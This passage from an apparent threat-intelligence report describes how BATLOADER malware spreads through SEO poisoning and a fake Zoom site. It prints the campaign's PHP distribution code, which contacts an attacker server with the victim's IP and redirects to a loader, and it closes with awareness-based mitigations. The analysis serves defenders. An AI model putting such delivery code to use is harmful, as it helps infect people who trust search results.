


Figure 50 Fake Zoom Website Distributing BATLOADER

Upon downloading from the malicious website, a download request is sent towards another attacker operated server. This request contains campaign specific information such as the name of the fake software product, IP address making the request and a callback value. This callback value is the MD5 hash of the current timestamp, meaning that the server will only reply to active and fresh campaigns.

```

<?php
include_once 'config.php';

if ($_REQUEST['file'] == 'download') {
    $options = [
        'http' => [
            'method' => 'GET',
            'header' => 'User-Agent: ' . $_SERVER['HTTP_USER_AGENT']
        ]
    ];

    $context = stream_context_create($options);
    $result = file_get_contents($downloadLink . $_SERVER['REMOTE_ADDR'] . '&callback=' . md5(time()), false, $context);
    $result = explode(',', $result);
    $result = $result[1];
    $result = explode(' ', $result);
    $result = $result[0];

    header('Location: ' . $loaderLink);
    exit;
}
    
```

Figure 51 BATLOADER's Distribution Source Code

## Conclusion

Based on the evidence presented it is reasonable to suggest that SEO Poisoning for the purpose of malware delivery is on the rise, especially with BATLOADER's emergence. This form of malware delivery is arguably a form of social engineering, where threat actors capitalise on human weaknesses to gain a foothold on a victim network, and in this case, the targeting of those that assume the first search engine result is reliable and trustworthy.

From an organisation's perspective, the mitigations are akin to those that exist for other forms of social engineering (e.g. phishing, smishing etc.), such as employee training & awareness. When employees understand and are aware of the cyber threats they face on a daily basis, such as SEO poisoning, they are more likely to hesitate before clicking on a malicious link or website, thereby minimising the risk of attack that can impact both the individual and the organisation as a whole.

